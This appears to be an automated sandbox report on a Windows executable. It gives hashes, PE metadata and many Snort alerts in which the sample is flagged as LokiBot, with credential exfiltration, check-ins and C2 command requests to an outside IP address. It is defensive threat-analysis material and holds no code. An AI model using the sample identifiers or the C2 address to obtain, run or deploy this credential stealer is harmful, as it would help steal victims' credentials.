Entropy (8bit):	6.550902828543532
TrID:	• Win32 Executable (generic) a (10002005/4) 99.15% • Win32 Executable Microsoft Visual Basic 6 (82127/2) 0.81% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	2GirCpksIO.exe
File size:	114688
MD5:	5cc619f7dd365ec061f1f385d25bea30
SHA1:	5b28cb97973da18953fb284648f13257f0aba2f3

General

SHA256:	7f5124088c09a925ad3a162b4e56391557dfc7d9950b9a5 5044036698d369d13
SHA512:	bc3f1c85c20d22c7124ed93987f49d32cbe21639d7078ff 0cb11dc5f439342f9609ba78c92b097affd610ee878372e 8673a12829ba16ee70b73c1470f1124cd7
SSDEEP:	1536:SIQo1sxasghSzS9Qu2cRs/UVCNmETDFdnvr3Sy jh3sMU+Wi04Mthlxxx:X51sxXiQu2cRss8mSFROyjh3s6 W2u
File Content Preview:	MZ.....@.....!..L.!Th is program cannot be run in DOS mode....$.....O..... .....D.....=.....Rich.....PE..L....5.a..... @.....@.....

File Icon

Icon Hash:	20047c7c70f0e004

Static PE Info

General

Entrypoint:	0x401398
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x619B35E8 [Mon Nov 22 06:17:12 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	6161f2da031dac68f8cae17819217d19

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x17cac	0x18000	False	0.631123860677	data	6.86127779315	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x19000	0x11dc	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DA TA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x1b000	0x1ede	0x2000	False	0.205200195312	data	4.84044222159	IMAGE_SCN_CNT_INITIALIZED_DA TA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:29:00.949977	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49788	80	192.168.11.20	192.185.217.246
11/22/21-15:29:00.949977	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49788	80	192.168.11.20	192.185.217.246
11/22/21-15:29:00.949977	TCP	2025381	ET TROJAN LokiBot Checkin	49788	80	192.168.11.20	192.185.217.246
11/22/21-15:29:00.949977	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49788	80	192.168.11.20	192.185.217.246
11/22/21-15:29:07.797027	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49789	80	192.168.11.20	192.185.217.246
11/22/21-15:29:07.797027	TCP	2025381	ET TROJAN LokiBot Checkin	49789	80	192.168.11.20	192.185.217.246
11/22/21-15:29:08.696328	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49790	80	192.168.11.20	192.185.217.246
11/22/21-15:29:08.696328	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49790	80	192.168.11.20	192.185.217.246
11/22/21-15:29:08.696328	TCP	2025381	ET TROJAN LokiBot Checkin	49790	80	192.168.11.20	192.185.217.246
11/22/21-15:29:08.696328	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49790	80	192.168.11.20	192.185.217.246
11/22/21-15:29:09.708761	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49791	80	192.168.11.20	192.185.217.246
11/22/21-15:29:09.708761	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49791	80	192.168.11.20	192.185.217.246
11/22/21-15:29:09.708761	TCP	2025381	ET TROJAN LokiBot Checkin	49791	80	192.168.11.20	192.185.217.246
11/22/21-15:29:09.708761	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49791	80	192.168.11.20	192.185.217.246
11/22/21-15:29:10.753878	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49792	80	192.168.11.20	192.185.217.246
11/22/21-15:29:10.753878	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49792	80	192.168.11.20	192.185.217.246
11/22/21-15:29:10.753878	TCP	2025381	ET TROJAN LokiBot Checkin	49792	80	192.168.11.20	192.185.217.246
11/22/21-15:29:10.753878	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49792	80	192.168.11.20	192.185.217.246
11/22/21-15:29:11.736717	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49793	80	192.168.11.20	192.185.217.246
11/22/21-15:29:11.736717	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49793	80	192.168.11.20	192.185.217.246
11/22/21-15:29:11.736717	TCP	2025381	ET TROJAN LokiBot Checkin	49793	80	192.168.11.20	192.185.217.246
11/22/21-15:29:11.736717	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49793	80	192.168.11.20	192.185.217.246
11/22/21-15:29:12.785936	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49794	80	192.168.11.20	192.185.217.246
11/22/21-15:29:12.785936	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49794	80	192.168.11.20	192.185.217.246
11/22/21-15:29:12.785936	TCP	2025381	ET TROJAN LokiBot Checkin	49794	80	192.168.11.20	192.185.217.246
11/22/21-15:29:12.785936	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49794	80	192.168.11.20	192.185.217.246
11/22/21-15:29:13.775518	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49795	80	192.168.11.20	192.185.217.246
11/22/21-15:29:13.775518	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49795	80	192.168.11.20	192.185.217.246
11/22/21-15:29:13.775518	TCP	2025381	ET TROJAN LokiBot Checkin	49795	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:29:13.775518	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49795	80	192.168.11.20	192.185.217.246
11/22/21-15:29:14.715714	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49796	80	192.168.11.20	192.185.217.246
11/22/21-15:29:14.715714	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49796	80	192.168.11.20	192.185.217.246
11/22/21-15:29:14.715714	TCP	2025381	ET TROJAN LokiBot Checkin	49796	80	192.168.11.20	192.185.217.246
11/22/21-15:29:14.715714	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49796	80	192.168.11.20	192.185.217.246
11/22/21-15:29:15.742524	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49797	80	192.168.11.20	192.185.217.246
11/22/21-15:29:15.742524	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49797	80	192.168.11.20	192.185.217.246
11/22/21-15:29:15.742524	TCP	2025381	ET TROJAN LokiBot Checkin	49797	80	192.168.11.20	192.185.217.246
11/22/21-15:29:15.742524	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49797	80	192.168.11.20	192.185.217.246
11/22/21-15:29:16.767344	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49798	80	192.168.11.20	192.185.217.246
11/22/21-15:29:16.767344	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49798	80	192.168.11.20	192.185.217.246
11/22/21-15:29:16.767344	TCP	2025381	ET TROJAN LokiBot Checkin	49798	80	192.168.11.20	192.185.217.246
11/22/21-15:29:16.767344	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49798	80	192.168.11.20	192.185.217.246
11/22/21-15:29:17.727561	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49799	80	192.168.11.20	192.185.217.246
11/22/21-15:29:17.727561	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49799	80	192.168.11.20	192.185.217.246
11/22/21-15:29:17.727561	TCP	2025381	ET TROJAN LokiBot Checkin	49799	80	192.168.11.20	192.185.217.246
11/22/21-15:29:17.727561	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49799	80	192.168.11.20	192.185.217.246
11/22/21-15:29:18.707511	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49800	80	192.168.11.20	192.185.217.246
11/22/21-15:29:18.707511	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49800	80	192.168.11.20	192.185.217.246
11/22/21-15:29:18.707511	TCP	2025381	ET TROJAN LokiBot Checkin	49800	80	192.168.11.20	192.185.217.246
11/22/21-15:29:18.707511	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49800	80	192.168.11.20	192.185.217.246
11/22/21-15:29:19.741161	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49801	80	192.168.11.20	192.185.217.246
11/22/21-15:29:19.741161	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49801	80	192.168.11.20	192.185.217.246
11/22/21-15:29:19.741161	TCP	2025381	ET TROJAN LokiBot Checkin	49801	80	192.168.11.20	192.185.217.246
11/22/21-15:29:19.741161	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49801	80	192.168.11.20	192.185.217.246
11/22/21-15:29:20.815321	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49802	80	192.168.11.20	192.185.217.246
11/22/21-15:29:20.815321	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49802	80	192.168.11.20	192.185.217.246
11/22/21-15:29:20.815321	TCP	2025381	ET TROJAN LokiBot Checkin	49802	80	192.168.11.20	192.185.217.246
11/22/21-15:29:20.815321	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49802	80	192.168.11.20	192.185.217.246
11/22/21-15:29:21.862086	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49803	80	192.168.11.20	192.185.217.246
11/22/21-15:29:21.862086	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49803	80	192.168.11.20	192.185.217.246
11/22/21-15:29:21.862086	TCP	2025381	ET TROJAN LokiBot Checkin	49803	80	192.168.11.20	192.185.217.246
11/22/21-15:29:21.862086	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49803	80	192.168.11.20	192.185.217.246
11/22/21-15:29:22.752104	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49804	80	192.168.11.20	192.185.217.246
11/22/21-15:29:22.752104	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49804	80	192.168.11.20	192.185.217.246
11/22/21-15:29:22.752104	TCP	2025381	ET TROJAN LokiBot Checkin	49804	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:29:22.752104	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49804	80	192.168.11.20	192.185.217.246
11/22/21-15:29:23.755166	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49805	80	192.168.11.20	192.185.217.246
11/22/21-15:29:23.755166	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49805	80	192.168.11.20	192.185.217.246
11/22/21-15:29:23.755166	TCP	2025381	ET TROJAN LokiBot Checkin	49805	80	192.168.11.20	192.185.217.246
11/22/21-15:29:23.755166	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49805	80	192.168.11.20	192.185.217.246
11/22/21-15:29:24.727798	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49806	80	192.168.11.20	192.185.217.246
11/22/21-15:29:24.727798	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49806	80	192.168.11.20	192.185.217.246
11/22/21-15:29:24.727798	TCP	2025381	ET TROJAN LokiBot Checkin	49806	80	192.168.11.20	192.185.217.246
11/22/21-15:29:24.727798	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49806	80	192.168.11.20	192.185.217.246
11/22/21-15:29:25.681198	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49807	80	192.168.11.20	192.185.217.246
11/22/21-15:29:25.681198	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49807	80	192.168.11.20	192.185.217.246
11/22/21-15:29:25.681198	TCP	2025381	ET TROJAN LokiBot Checkin	49807	80	192.168.11.20	192.185.217.246
11/22/21-15:29:25.681198	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49807	80	192.168.11.20	192.185.217.246
11/22/21-15:29:26.756023	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49808	80	192.168.11.20	192.185.217.246
11/22/21-15:29:26.756023	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49808	80	192.168.11.20	192.185.217.246
11/22/21-15:29:26.756023	TCP	2025381	ET TROJAN LokiBot Checkin	49808	80	192.168.11.20	192.185.217.246
11/22/21-15:29:26.756023	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49808	80	192.168.11.20	192.185.217.246
11/22/21-15:29:27.791623	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49809	80	192.168.11.20	192.185.217.246
11/22/21-15:29:27.791623	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49809	80	192.168.11.20	192.185.217.246
11/22/21-15:29:27.791623	TCP	2025381	ET TROJAN LokiBot Checkin	49809	80	192.168.11.20	192.185.217.246
11/22/21-15:29:27.791623	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49809	80	192.168.11.20	192.185.217.246
11/22/21-15:29:28.696368	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49810	80	192.168.11.20	192.185.217.246
11/22/21-15:29:28.696368	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49810	80	192.168.11.20	192.185.217.246
11/22/21-15:29:28.696368	TCP	2025381	ET TROJAN LokiBot Checkin	49810	80	192.168.11.20	192.185.217.246
11/22/21-15:29:28.696368	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49810	80	192.168.11.20	192.185.217.246
11/22/21-15:29:29.657840	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49811	80	192.168.11.20	192.185.217.246
11/22/21-15:29:29.657840	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49811	80	192.168.11.20	192.185.217.246
11/22/21-15:29:29.657840	TCP	2025381	ET TROJAN LokiBot Checkin	49811	80	192.168.11.20	192.185.217.246
11/22/21-15:29:29.657840	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49811	80	192.168.11.20	192.185.217.246
11/22/21-15:29:30.622632	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49812	80	192.168.11.20	192.185.217.246
11/22/21-15:29:30.622632	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49812	80	192.168.11.20	192.185.217.246
11/22/21-15:29:30.622632	TCP	2025381	ET TROJAN LokiBot Checkin	49812	80	192.168.11.20	192.185.217.246
11/22/21-15:29:30.622632	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49812	80	192.168.11.20	192.185.217.246
11/22/21-15:29:31.575960	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49813	80	192.168.11.20	192.185.217.246
11/22/21-15:29:31.575960	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49813	80	192.168.11.20	192.185.217.246
11/22/21-15:29:31.575960	TCP	2025381	ET TROJAN LokiBot Checkin	49813	80	192.168.11.20	192.185.217.246
11/22/21-15:29:31.575960	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49813	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:29:32.498086	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49814	80	192.168.11.20	192.185.217.246
11/22/21-15:29:32.498086	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49814	80	192.168.11.20	192.185.217.246
11/22/21-15:29:32.498086	TCP	2025381	ET TROJAN LokiBot Checkin	49814	80	192.168.11.20	192.185.217.246
11/22/21-15:29:32.498086	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49814	80	192.168.11.20	192.185.217.246
11/22/21-15:29:33.425504	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49815	80	192.168.11.20	192.185.217.246
11/22/21-15:29:33.425504	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49815	80	192.168.11.20	192.185.217.246
11/22/21-15:29:33.425504	TCP	2025381	ET TROJAN LokiBot Checkin	49815	80	192.168.11.20	192.185.217.246
11/22/21-15:29:33.425504	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49815	80	192.168.11.20	192.185.217.246
11/22/21-15:29:34.289947	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49816	80	192.168.11.20	192.185.217.246
11/22/21-15:29:34.289947	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49816	80	192.168.11.20	192.185.217.246
11/22/21-15:29:34.289947	TCP	2025381	ET TROJAN LokiBot Checkin	49816	80	192.168.11.20	192.185.217.246
11/22/21-15:29:34.289947	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49816	80	192.168.11.20	192.185.217.246
11/22/21-15:29:35.268440	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49817	80	192.168.11.20	192.185.217.246
11/22/21-15:29:35.268440	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49817	80	192.168.11.20	192.185.217.246
11/22/21-15:29:35.268440	TCP	2025381	ET TROJAN LokiBot Checkin	49817	80	192.168.11.20	192.185.217.246
11/22/21-15:29:35.268440	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49817	80	192.168.11.20	192.185.217.246
11/22/21-15:29:36.276251	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49818	80	192.168.11.20	192.185.217.246
11/22/21-15:29:36.276251	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49818	80	192.168.11.20	192.185.217.246
11/22/21-15:29:36.276251	TCP	2025381	ET TROJAN LokiBot Checkin	49818	80	192.168.11.20	192.185.217.246
11/22/21-15:29:36.276251	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49818	80	192.168.11.20	192.185.217.246
11/22/21-15:29:37.248907	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49819	80	192.168.11.20	192.185.217.246
11/22/21-15:29:37.248907	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49819	80	192.168.11.20	192.185.217.246
11/22/21-15:29:37.248907	TCP	2025381	ET TROJAN LokiBot Checkin	49819	80	192.168.11.20	192.185.217.246
11/22/21-15:29:37.248907	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49819	80	192.168.11.20	192.185.217.246
11/22/21-15:29:38.193336	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49820	80	192.168.11.20	192.185.217.246
11/22/21-15:29:38.193336	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49820	80	192.168.11.20	192.185.217.246
11/22/21-15:29:38.193336	TCP	2025381	ET TROJAN LokiBot Checkin	49820	80	192.168.11.20	192.185.217.246
11/22/21-15:29:38.193336	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49820	80	192.168.11.20	192.185.217.246
11/22/21-15:29:39.121938	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49821	80	192.168.11.20	192.185.217.246
11/22/21-15:29:39.121938	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49821	80	192.168.11.20	192.185.217.246
11/22/21-15:29:39.121938	TCP	2025381	ET TROJAN LokiBot Checkin	49821	80	192.168.11.20	192.185.217.246
11/22/21-15:29:39.121938	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49821	80	192.168.11.20	192.185.217.246
11/22/21-15:29:39.980678	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49822	80	192.168.11.20	192.185.217.246
11/22/21-15:29:39.980678	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49822	80	192.168.11.20	192.185.217.246
11/22/21-15:29:39.980678	TCP	2025381	ET TROJAN LokiBot Checkin	49822	80	192.168.11.20	192.185.217.246
11/22/21-15:29:39.980678	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49822	80	192.168.11.20	192.185.217.246
11/22/21-15:29:40.829111	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49823	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:29:40.829111	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49823	80	192.168.11.20	192.185.217.246
11/22/21-15:29:40.829111	TCP	2025381	ET TROJAN LokiBot Checkin	49823	80	192.168.11.20	192.185.217.246
11/22/21-15:29:40.829111	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49823	80	192.168.11.20	192.185.217.246
11/22/21-15:29:41.656854	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49824	80	192.168.11.20	192.185.217.246
11/22/21-15:29:41.656854	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49824	80	192.168.11.20	192.185.217.246
11/22/21-15:29:41.656854	TCP	2025381	ET TROJAN LokiBot Checkin	49824	80	192.168.11.20	192.185.217.246
11/22/21-15:29:41.656854	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49824	80	192.168.11.20	192.185.217.246
11/22/21-15:29:42.447762	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49825	80	192.168.11.20	192.185.217.246
11/22/21-15:29:42.447762	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49825	80	192.168.11.20	192.185.217.246
11/22/21-15:29:42.447762	TCP	2025381	ET TROJAN LokiBot Checkin	49825	80	192.168.11.20	192.185.217.246
11/22/21-15:29:42.447762	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49825	80	192.168.11.20	192.185.217.246
11/22/21-15:29:43.155024	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49826	80	192.168.11.20	192.185.217.246
11/22/21-15:29:43.155024	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49826	80	192.168.11.20	192.185.217.246
11/22/21-15:29:43.155024	TCP	2025381	ET TROJAN LokiBot Checkin	49826	80	192.168.11.20	192.185.217.246
11/22/21-15:29:43.155024	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49826	80	192.168.11.20	192.185.217.246
11/22/21-15:29:43.984467	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49827	80	192.168.11.20	192.185.217.246
11/22/21-15:29:43.984467	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49827	80	192.168.11.20	192.185.217.246
11/22/21-15:29:43.984467	TCP	2025381	ET TROJAN LokiBot Checkin	49827	80	192.168.11.20	192.185.217.246
11/22/21-15:29:43.984467	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49827	80	192.168.11.20	192.185.217.246
11/22/21-15:29:44.781908	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49828	80	192.168.11.20	192.185.217.246
11/22/21-15:29:44.781908	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49828	80	192.168.11.20	192.185.217.246
11/22/21-15:29:44.781908	TCP	2025381	ET TROJAN LokiBot Checkin	49828	80	192.168.11.20	192.185.217.246
11/22/21-15:29:44.781908	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49828	80	192.168.11.20	192.185.217.246
11/22/21-15:29:45.550425	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49829	80	192.168.11.20	192.185.217.246
11/22/21-15:29:45.550425	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49829	80	192.168.11.20	192.185.217.246
11/22/21-15:29:45.550425	TCP	2025381	ET TROJAN LokiBot Checkin	49829	80	192.168.11.20	192.185.217.246
11/22/21-15:29:45.550425	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49829	80	192.168.11.20	192.185.217.246
11/22/21-15:29:46.388342	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49830	80	192.168.11.20	192.185.217.246
11/22/21-15:29:46.388342	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49830	80	192.168.11.20	192.185.217.246
11/22/21-15:29:46.388342	TCP	2025381	ET TROJAN LokiBot Checkin	49830	80	192.168.11.20	192.185.217.246
11/22/21-15:29:46.388342	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49830	80	192.168.11.20	192.185.217.246
11/22/21-15:29:47.208874	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49831	80	192.168.11.20	192.185.217.246
11/22/21-15:29:47.208874	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49831	80	192.168.11.20	192.185.217.246
11/22/21-15:29:47.208874	TCP	2025381	ET TROJAN LokiBot Checkin	49831	80	192.168.11.20	192.185.217.246
11/22/21-15:29:47.208874	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49831	80	192.168.11.20	192.185.217.246
11/22/21-15:29:48.089770	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49832	80	192.168.11.20	192.185.217.246
11/22/21-15:29:48.089770	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49832	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:29:48.089770	TCP	2025381	ET TROJAN LokiBot Checkin	49832	80	192.168.11.20	192.185.217.246
11/22/21-15:29:48.089770	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49832	80	192.168.11.20	192.185.217.246
11/22/21-15:29:48.907541	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49833	80	192.168.11.20	192.185.217.246
11/22/21-15:29:48.907541	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49833	80	192.168.11.20	192.185.217.246
11/22/21-15:29:48.907541	TCP	2025381	ET TROJAN LokiBot Checkin	49833	80	192.168.11.20	192.185.217.246
11/22/21-15:29:48.907541	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49833	80	192.168.11.20	192.185.217.246
11/22/21-15:29:49.746555	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49834	80	192.168.11.20	192.185.217.246
11/22/21-15:29:49.746555	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49834	80	192.168.11.20	192.185.217.246
11/22/21-15:29:49.746555	TCP	2025381	ET TROJAN LokiBot Checkin	49834	80	192.168.11.20	192.185.217.246
11/22/21-15:29:49.746555	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49834	80	192.168.11.20	192.185.217.246
11/22/21-15:29:50.586190	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49835	80	192.168.11.20	192.185.217.246
11/22/21-15:29:50.586190	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49835	80	192.168.11.20	192.185.217.246
11/22/21-15:29:50.586190	TCP	2025381	ET TROJAN LokiBot Checkin	49835	80	192.168.11.20	192.185.217.246
11/22/21-15:29:50.586190	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49835	80	192.168.11.20	192.185.217.246
11/22/21-15:29:51.421233	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49836	80	192.168.11.20	192.185.217.246
11/22/21-15:29:51.421233	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49836	80	192.168.11.20	192.185.217.246
11/22/21-15:29:51.421233	TCP	2025381	ET TROJAN LokiBot Checkin	49836	80	192.168.11.20	192.185.217.246
11/22/21-15:29:51.421233	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49836	80	192.168.11.20	192.185.217.246
11/22/21-15:29:52.227112	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49837	80	192.168.11.20	192.185.217.246
